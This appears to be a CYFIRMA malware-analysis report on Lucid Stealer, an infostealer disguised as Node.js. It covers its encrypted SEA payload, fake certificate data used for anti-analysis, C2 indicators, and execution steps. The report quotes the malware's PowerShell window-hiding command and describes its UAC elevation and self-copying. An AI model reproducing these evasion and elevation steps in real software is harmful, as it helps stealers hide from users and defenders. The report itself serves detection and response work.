


# Technical Analysis of Lucid Stealer : Execution, Capabilities, and C2 Infrastructure

 [cyfirma.com/research/technical-analysis-of-lucid-stealer-execution-capabilities-and-c2-infrastructure](https://cyfirma.com/research/technical-analysis-of-lucid-stealer-execution-capabilities-and-c2-infrastructure)

Published On : 2026-08-10



## Executive Summary

At CYFIRMA, we are dedicated to providing current insights into prevalent threats and the strategies employed by malicious entities targeting both organizations and individuals. Lucid Stealer is a sophisticated malware designed to steal sensitive information from compromised systems.

The analysis identified this malware as a threat capable of impacting user privacy, credential security, and digital assets through unauthorized data collection. The findings from this assessment provide visibility into the malware's operational behavior, associated artifacts, and potential risks to affected environments.

## Introduction

---

This report provides a detailed assessment of the Lucid Stealer malware sample to document its characteristics, execution behavior, and associated indicators observed during analysis.

The objective of this analysis is to understand the malware's functionality, identify techniques used during execution, and provide relevant findings that can assist security teams in detection, investigation, and response activities. The assessment includes examination of the malware sample through static analysis and controlled execution monitoring to develop a complete understanding of its behavior.

## Key Findings


---

- Lucid Stealer is an information-stealing malware designed to collect sensitive data from compromised systems, targeting personal and financial information.
- It uses a legitimate Node.js-based execution framework to conceal its malicious components and complicate traditional static analysis.
- It employs anti-analysis techniques, including misleading certificate-like data structures and modified executable characteristics to hinder automated detection and analysis. It also uses encrypted and obfuscated payload components that are reconstructed during runtime, reducing visibility into its internal functionality.
- It attempts to maintain operational continuity by using hidden execution methods, extracting additional components, and maintaining communication attempts with its command-and-control infrastructure.
- Associated C2 infrastructure appears to support multiple malware families, indicating potential reuse of shared infrastructure for different malicious operations.
- It is capable of communicating with its C2 infrastructure over WebSocket connections and uses the Axios HTTP client to exfiltrate harvested data using HTTP POST requests.
- The malware is supported through a Telegram channel.


## ETLM Attribution

---

Lucid Stealer is distributed under the guise of legitimate software, in this case by masquerading as the Node.js JavaScript Runtime. It is an advanced information-stealing malware family that has been actively promoted through a Telegram channel.




At the time of analysis, the A records for the C2 domain (lucidstealer[.]one) resolved to the IP addresses 172[.]67[.]157[.]161 and 104[.]21[.]8[.]179. Lucid Stealer also provides a hosted control panel for its subscribers, allowing them to manage and access exfiltrated data collected from infected systems:



*Hosted control panel: Lucid Stealer*

A directory listing of the server also revealed two executable files, described as follows:



Directory listing at C2 server

1. File name: 32.exe

Size: 48.00 KB  
SHA-256: 81bd48985fa1753e9e2158a7cf969141edddb050e976801bb477e24a2a06b2a  
Observation: No malicious indicators identified; consistent with a legitimate Microsoft-distributed file

2. File name: Nioxbaba.exe

Size: 47.50 KB  
SHA-256: 06edb1c24b98cd2c92f0e652ed4e4700d6a76f2299debed06f54c3ffa18ee5d9  
Observation: Malicious (AsyncRAT)

The presence of the AsyncRAT malware on the C2 directory listing suggests that the threat actor may be utilizing multiple malware families within the same infrastructure. This suggests that the infrastructure may be leveraged for different malicious operations, including the deployment of additional malware families in current or future campaigns.

Threat Landscape:

Lucid Stealer malware operates within a dynamic threat landscape and employs multiple techniques to evade detection and complicate analysis, including the use of a legitimate Node.js runtime as its execution framework, encrypted payload storage within the resource, and runtime reconstruction of its embedded JavaScript components. The executable also contains a large, structured data region designed to mimic ASN.1/DER certificate objects, causing signature-based analysis tools to misinterpret the data as certificate-related content. This false certificate structure, along with the encrypted payload and repackaged executable characteristics, helps obscure the malware’s functionality and reduces the effectiveness of conventional static analysis methods.


The malware further uses a modular execution approach by extracting and loading additional components, such as the malicious native module, which provides capabilities related to browser data theft, DPAPI interaction, screenshot capture, and payload execution. Its ability to collect browser credentials, cryptocurrency wallet information, Discord artifacts, and other sensitive information, combined with the presence of multiple malware families such as AsyncRAT within the same C2 infrastructure, indicates that the threat actor may leverage shared infrastructure to support different malicious operations and future campaigns.

Analysis of Lucid Stealer

| File Details       |                                                                 |
|--------------------|-----------------------------------------------------------------|
| File Name          | node.exe                                                        |
| File Size          | 95.7 MB (100358656 bytes)                                       |
| Signature          | Not signed                                                      |
| MD5                | ddb14c1377a993e4b26a2f7c6d0388a1                                |
| SHA-256            | 054ed7761c96210e31e3cae2a476cad18ba645ebc70b6c2e3cfdfe18cf6011a |
| Compiler Timestamp | 05-05-2006 (12:10:21 UTC)                                       |

### Initial File Assessment:

The primary payload, node.exe, is a 64-bit console-based executable, compiled using Microsoft Visual C/C++ and identifies itself with the product name "Node.js." This Windows executable is labeled "Node.js JavaScript Runtime" and incorporates a substantial portion of the legitimate Node.js runtime environment.



#### *File information: node.exe*

Analysis revealed numerous exported functions associated with the Node.js runtime and the V8 JavaScript engine, including components related to JavaScript execution, memory management, debugging, profiling, and WebAssembly support. No custom exported functions directly implementing malicious functionality were identified, indicating that the executable primarily serves as a runtime container rather than exposing its operational logic through native code.

The executable also exhibits several structural anomalies consistent with modification or repackaging. Although the file is not recognized as digitally signed and does not contain a valid IMAGE\_DIRECTORY\_ENTRY\_SECURITY entry, extraction attempts recovered a binary blob labeled CERTIFICATE, whose size closely matches the expected PE security directory region.

|             |              |           |
|-------------|--------------|-----------|
| .rsrc       | File folder  |           |
| .data       | DATA File    | 279 KB    |
| .fptable    | FPTABLE File | 1 KB      |
| .pdata      | PDATA File   | 897 KB    |
| .rdata      | RDATA File   | 54,662 KB |
| .reloc      | RELOC File   | 235 KB    |
| .text       | TEXT File    | 39,431 KB |
| .tls        | TLS File     | 1 KB      |
| .RDATA      | File         | 1 KB      |
| CERTIFICATE | File         | 16 KB     |
| malloc_h    | File         | 140 KB    |

The presence of residual certificate-related data despite the absence of a valid security directory reference indicates that signature information remains physically embedded within the file. Additionally, the recovered data does not constitute a valid WIN\_CERTIFICATE structure and cannot be used to verify the file's authenticity.

The combination of residual signature data, an invalid certificate structure, and an unusable security directory strongly suggest that the executable was modified or repackaged after signing, thereby invalidating any original

Authenticode signature. While these artifacts alone do not identify the specific modification performed, they are consistent with post-signing alteration of the executable.

The sample's large size (approximately 95 MB), the presence of embedded Node.js debugging artifacts ('c:\ws\out\Release\node.pdb'), and numerous bundled PEM-encoded certificates further support the assessment that the malware leverages a legitimate Node.js runtime as its execution framework. The identified certificates are consistent with the certificate store commonly embedded within Node.js distributions to facilitate TLS-enabled network communications.

```
94855459 0x5A76123 PEM certificate
94857468 0x5A768FC PEM certificate
94859380 0x5A77074 PEM certificate
94861361 0x5A77831 PEM certificate
94863399 0x5A78027 PEM certificate
94864265 0x5A78389 PEM certificate
94865045 0x5A78695 PEM certificate
94865834 0x5A789AA PEM certificate
94866537 0x5A78C69 PEM certificate
94867480 0x5A79018 PEM certificate
94868321 0x5A79361 PEM certificate
94869178 0x5A796BA PEM certificate
94870405 0x5A79885 PEM certificate
94871664 0x5A7A070 PEM certificate
```

```
-----BEGIN CERTIFICATE-----
MIIFoCCA4qgAwIBAgIUAAQwHqIL3fXFNyqXQ0Rr+NZQTQ0WdQYIKoZiJhcnNAQENBQAwAaTEL
MAkGA1UEBhMCU1xjAkJAqBqNVBAoMHU5BVkVSEjVUOIORVNTIFBMOQRGT1JNIEVncnAuMTIw
MAYDVOQDDCQOQVZFUjBhG9iYyWwUm9vdCBkZXI0aWZpY2F0aW9uIEF1dGhvcnQwAaTEL
NzA4MTQwODU0NDJlZjFwOzNzA4MTQyMzU5NTI0aWZpY2F0aW9uIEF1dGhvcnQwAaTEL
QVZFUjBhG9iYyWwUm9vdCBkZXI0aWZpY2F0aW9uIEF1dGhvcnQwAaTEL
b3Q2VydGMAWWhdGlvbBBdXR0b3JpdHkwaW9uIEF1dGhvcnQwAaTEL
AolCAQC21PGTXLWAIQgrDZBbUGOUkR0F0V1ntiWllpl1aQ57qVQnXp2XskWfIqxcX0TM6
2RhcQDaH38d65ZeWYp34+hlnDEW+j6Rscrjo+KfzifTowl2MME5AuXaMl3Dxeb57hHHj8IE
HoSTGEq0n+USZGnQjovlAbbjAh2+q1G7XNr4RVqmfeSVPc0W+m/6im8EtRTkZazkVrd/pBz
KPswRrXKCAHcXlZtM0l/aM9BhK4dA9WkW2aacp+yPOiNg5nABlqKYpszu5jXEODMWLyEz5
9juOuDxp7W87UC9Y7cSw0BwbagzivESq2M0UXZR4Yb8Obtoqvc8MC3GmsxY/nOb5zj9TNeId
oKAYv7vxvTWjlcNqvcGufft7Q5UqP620wbGQGHfnZ3zvHbOUzoBppjB7A5jw2i1QnK1sua
Re9DYcCmIHPYFENwCmmlol3Ua2E7lUcGyQ5fG8lraZu53BA0K6lNofahDkzE0K7Dn0Av8i
-----
```

The resource section of the executable contains an 'RCDATA' entry named NODE\_SEA\_BLOB, revealing that the malware's functionality is stored in an encrypted and heavily obfuscated form within the SEA-packaged Node.js application. The resource contains multiple encrypted payload containers (\_\_LUCID\_PAYLOAD, \_\_NKEY, \_\_NIV, \_\_NTAG, and related artifacts), as well as large collections of fragmented data (\_\_NDATA) and reconstruction metadata (\_\_NORDER).

| Offset   | Hex                                             | ASCII             |
|----------|-------------------------------------------------|-------------------|
| 05D89862 | 20 DA 43 01 00 00 00 01 00 0A 00 00 00 00 00    | C                 |
| 05D89872 | 00 00 63 72 79 70 74 65 64 2E 6A 73 86 BA 22 00 | crypted.js "      |
| 05D89882 | 00 00 00 00 2F 2F 20 42 75 69 6C 64 3A 20 31 37 | // Build: 17      |
| 05D89892 | 37 38 31 30 31 32 33 32 30 32 30 0A 2F 2F 20 4D | 78101232020 // M  |
| 05D898A2 | 65 74 61 64 61 74 61 3A 20 39 33 61 63 66 64 39 | etaddata: 93acfd9 |
| 05D898B2 | 34 64 36 36 37 37 63 31 38 0A 63 6F 6E 73 74 20 | 4d6677c18 const   |
| 05D898C2 | 5F 5F 4C 55 43 49 44 5F 50 41 59 4C 4F 41 44 20 | __LUCID_PAYLOAD   |
| 05D898D2 | 3D 20 22 4D 36 45 6F 79 51 71 4B 38 38 68 4E 58 | = "M6EoyQqK88hNX  |
| 05D898E2 | 63 59 67 74 54 44 42 36 53 70 6D 42 4C 2B 63 73 | cYgtTDB6SpmBL+cs  |
| 05D898F2 | 65 4D 58 2F 4B 4F 67 72 34 6F 57 71 6F 4E 78 61 | eMX/KOgr4oWqoNxa  |
| 05D89902 | 5A 39 41 35 4B 43 46 53 58 78 67 33 58 58 67 2F | Z9A5KCF5Xg3XXg/   |
| 05D89912 | 45 7A 2B 45 30 72 79 4D 6E 4B 66 39 58 32 2F 52 | Ez+E0ryMnKf9X2/R  |
| 05D89922 | 58 4A 4B 34 44 2B 32 57 37 45 59 64 76 69 43 35 | XJK4D+2W7EYdviC5  |
| 05D89932 | 32 6F 73 6C 48 4A 39 77 44 54 4E 37 4D 74 38 4C | 2os1HJ9wDTN7Mt8L  |
| 05D89942 | 4A 38 54 4E 67 68 46 6E 6A 68 36 48 36 62 34 78 | J8TNghFnjh6H6b4x  |
| 05D89952 | 68 5A 5A 42 32 33 7A 59 68 2B 69 43 74 6D 70 63 | hZB23zYh+iCtmpe   |

### Resource section: Lucid Stealer

These components indicate that the malware reconstructs and decrypts its operational code at runtime, significantly hindering static analysis and concealing its functionality within the bundled Node.js execution environment.

Collectively, these findings indicate that the executable functions as a Node.js SEA container that hosts and executes the encrypted Lucid Stealer payload, while the bundled Node.js runtime provides the primary execution environment for the malware's embedded JavaScript components.

## Signature-Based Analysis Evasion through False ASN.1/DER Certificate Detection:

The executable contains a dense, highly structured data region beginning at byte offset 71,568,106 (0x4440AEA). Although signature-based inspection repeatedly classified portions of this region as DER-encoded X.509 certificates, the underlying data exhibits a highly regular mathematical progression inconsistent with genuine certificate collections.

|          |           |                                                                               |
|----------|-----------|-------------------------------------------------------------------------------|
| 71568106 | 0x4440AEA | Certificate in DER format (x509 v3), header length: 4, sequence length: 12673 |
| 71568110 | 0x4440AEE | Certificate in DER format (x509 v3), header length: 4, sequence length: 12929 |
| 71568114 | 0x4440AF2 | Certificate in DER format (x509 v3), header length: 4, sequence length: 13185 |
| 71568118 | 0x4440AF6 | Certificate in DER format (x509 v3), header length: 4, sequence length: 13441 |
| 71568122 | 0x4440AFA | Certificate in DER format (x509 v3), header length: 4, sequence length: 13697 |
| 71568126 | 0x4440AFE | Certificate in DER format (x509 v3), header length: 4, sequence length: 13953 |
| 71568130 | 0x4440B02 | Certificate in DER format (x509 v3), header length: 4, sequence length: 14209 |
| 71568134 | 0x4440B06 | Certificate in DER format (x509 v3), header length: 4, sequence length: 14465 |
| 71568138 | 0x4440B0A | Certificate in DER format (x509 v3), header length: 4, sequence length: 14721 |
| 71568142 | 0x4440B0E | Certificate in DER format (x509 v3), header length: 4, sequence length: 12418 |
| 71568146 | 0x4440B12 | Certificate in DER format (x509 v3), header length: 4, sequence length: 12674 |
| 71568150 | 0x4440B16 | Certificate in DER format (x509 v3), header length: 4, sequence length: 12930 |
| 71568154 | 0x4440B1A | Certificate in DER format (x509 v3), header length: 4, sequence length: 13186 |
| 71568158 | 0x4440B1E | Certificate in DER format (x509 v3), header length: 4, sequence length: 13442 |
| 71568162 | 0x4440B22 | Certificate in DER format (x509 v3), header length: 4, sequence length: 13698 |
| 71568166 | 0x4440B26 | Certificate in DER format (x509 v3), header length: 4, sequence length: 13954 |
| 71568170 | 0x4440B2A | Certificate in DER format (x509 v3), header length: 4, sequence length: 14210 |
| 71568174 | 0x4440B2E | Certificate in DER format (x509 v3), header length: 4, sequence length: 14466 |

### *Snippet: False ASN.1/DER Certificate*


Authentic DER-encoded certificates are self-contained objects that exhibit naturally variable sizes, structures, and distributions. In contrast, the detected objects occur at fixed 4-byte intervals, while their corresponding parsed lengths increase in predictable 256-byte increments (e.g., from 12,673 to 14,721 bytes) before periodically resetting to a baseline value of 12,418 bytes and repeating the cycle.

The recurring ASN.1/X.509 detections appear to result from a structured, algorithmically generated data stream whose byte patterns repeatedly mimic ASN.1 sequence identifiers, causing signature-based analysis to misinterpret portions of the data as certificate structures. The rigid stair-step progression and cyclical reset behavior provide strong evidence of an underlying obfuscation, encoding, or cryptographic transformation and are inconsistent with the characteristics of authentic certificate data. This false-positive condition is significant because it helps delineate the location and extent of the malware's obfuscated application logic and associated data within the executable.

The anomalous high-entropy region begins at offset 0x4440AEA (approximately 68.2 MB into the file) and extends continuously to offset 0x5A76123 (94,855,459 bytes), where it transitions into a collection of legitimate PEM-encoded root certificates associated with the bundled Node.js runtime. This boundary suggests that the preceding region functions as a container for encoded, obfuscated, or encrypted application data associated with the malware's SEA-packaged payload. By embedding this large, structured data region immediately adjacent to legitimate Node.js framework assets, the threat actor significantly increases the size and complexity of the executable, complicating static analysis and reducing the effectiveness of conventional file-carving, signature-based inspection, and automated sandbox processing techniques.

These characteristics indicate that the structured data region was deliberately engineered as an anti-analysis technique to mislead signature-based inspection, obscure the malware's encoded application data, and complicate static analysis and automated file-carving efforts.

As of the time of writing, this executable had no detections among the security vendors reviewed.



## Behavioral & Code Analysis

### Pre-Entry Point Execution:

The first Thread Local Storage (TLS) callback indicates that the executable incorporates components compiled with the Rust programming language. The callback executes during thread and process termination and implements the Rust standard library's thread-local storage (TLS) destructor mechanism rather than custom malware functionality. Specifically, the callback retrieves the current thread's TLS data, iterates through registered thread-local destructors, invokes each destructor, releases the associated memory, and resets the runtime's internal TLS state. Furthermore, the embedded source path `library/std/src/sys/thread_local/destructors/list.rs` corresponds directly to the Rust standard library implementation of thread-local destructor management. This compiler-generated runtime code provides evidence that the executable was built using Rust or statically links Rust components into the final binary.

*Disassembly snippet: TLS Callback*

### Standard Entry Point (EP) Execution:


During execution, the malware first invoked the Windows resource management APIs `FindResourceA`, `LoadResource`, and `LockResource` to locate, load, and access an embedded RCDATA resource named `NODE_SEA_BLOB` within its PE image. Analysis already confirmed that this resource contains an encrypted payload, which was retrieved into memory for subsequent processing.

Following this activity, the malware launched `cmd.exe`, which executed a PowerShell command using the `Add-Type` cmdlet to dynamically compile a C# class containing `P/Invoke` declarations for the `ShowWindow` and `GetConsoleWindow` Windows API functions. This resulted in the execution of `csc.exe` (and its helper process `cvtres.exe`) to compile the temporary C# code. Once compiled, the malware invoked `GetConsoleWindow()` and `ShowWindow(..., 0)` to hide its console window, allowing subsequent activity to continue without displaying a visible console:

```
cmd.exe > C:\Windows\system32\cmd.exe /d /s /c "powershell -Command "Add-Type -Name Window -Namespace Console -MemberDefinition '[DllImport(\"user32.dll\")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow); [DllImport(\"kernel32.dll\")] public static extern IntPtr GetConsoleWindow(); [Console.Window]::ShowWindow([Console.Window]::GetConsoleWindow(), 0)"""
```

*Command execution: Hiding Window*

During compilation, PowerShell created a temporary working directory with a random name under the user's `%TEMP%` path containing the generated C# source file (`.cs`), a compiler response file (`.cmdline`), the compiled .NET assembly (`.dll`), and additional temporary compilation artifacts (`.tmp`, `.out`, and `.err`).



### Temporary working directory

```

1  using System;
2  using System.Runtime.InteropServices;
3
4  namespace Console
5  {
6      public class Window
7      {
8          [DllImport("user32.dll")] public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
9          [DllImport("kernel32.dll")] public static extern IntPtr GetConsoleWindow();
10     }

```

```


1  /t:library /utf8output /R:"System.dll"
2  /R:"C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0_31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll"
3  /out:"C:\Users\ [redacted] \AppData\Local\Temp\x4y1iaag\x4y1iaag.dll" /debug- /optimize+
4  /warnaserror /optimize+ "C:\Users\ [redacted] \AppData\Local\Temp\x4y1iaag\x4y1iaag.0.cs"

```

Upon completion of the thread execution, all files within the temporary working directory were deleted.

Following this, it executed the “net session” command to determine whether it was running with administrative privileges. It then created the “Microsoft\82c88d32” directory within the user’s temporary directory and copied itself to that location, regardless of the outcome of the privilege check. The destination directory name (82c88d32) remained consistent across multiple executions, suggesting that it is a fixed or deterministically generated value.


The malware then executed a PowerShell command using the “Start-Process” cmdlet with the “-Verb RunAs” parameter to launch the copied executable (C:\Users\[user-name]\AppData\Local\Temp\Microsoft\82c88d32\node.exe). This caused Windows to display a User Account Control (UAC) prompt before creating a new process.



Upon user approval, a second instance of the malware was launched with administrative privileges. If the UAC prompt was denied or dismissed, no elevated instance was created, and all processes and threads associated with the original malware instance were terminated. The “-WindowStyle Hidden” parameter was used to suppress the visibility of the PowerShell window during the elevation attempt.

After successfully launching the elevated instance, the original malware instance terminated its own process. The newly created elevated instance then resumed execution by repeating the same initialization sequence observed earlier. It executed the PowerShell Add-Type command to dynamically compile the required C# code, resulting in the execution of csc.exe and cvtres.exe, before invoking the ShowWindow API to hide the console window. The elevated instance subsequently executed the net session command to verify that it was running with administrative privileges before continuing with the remaining stages of execution.

Next, it created the “deps.zip” archive within its working directory and executed a PowerShell command using the Expand-Archive cmdlet to extract its contents into the same directory. The archive contained a 64-bit Node.js native module, v20\_native.node, which was identified as a Node.js native add-on based on the presence of the Node-API exports napi\_register\_module\_v1 and node\_api\_module\_get\_api\_version\_v1. The module was extracted into the working directory for use during subsequent execution.



#### *Microsoft\82c88d32 directory*

After successfully extracting the archive, deps.zip was deleted, and the extracted 64-bit Node.js native module was renamed from “v20\_native.node” to “bridge\_cfg.node.”

The exported functions of the Node.js native module (bridge\_cfg.node) provide insight into its capabilities, indicating functionality related to browser data extraction, DPAPI decryption, screenshot capture, payload execution, privilege management, persistence, and manual mapping.

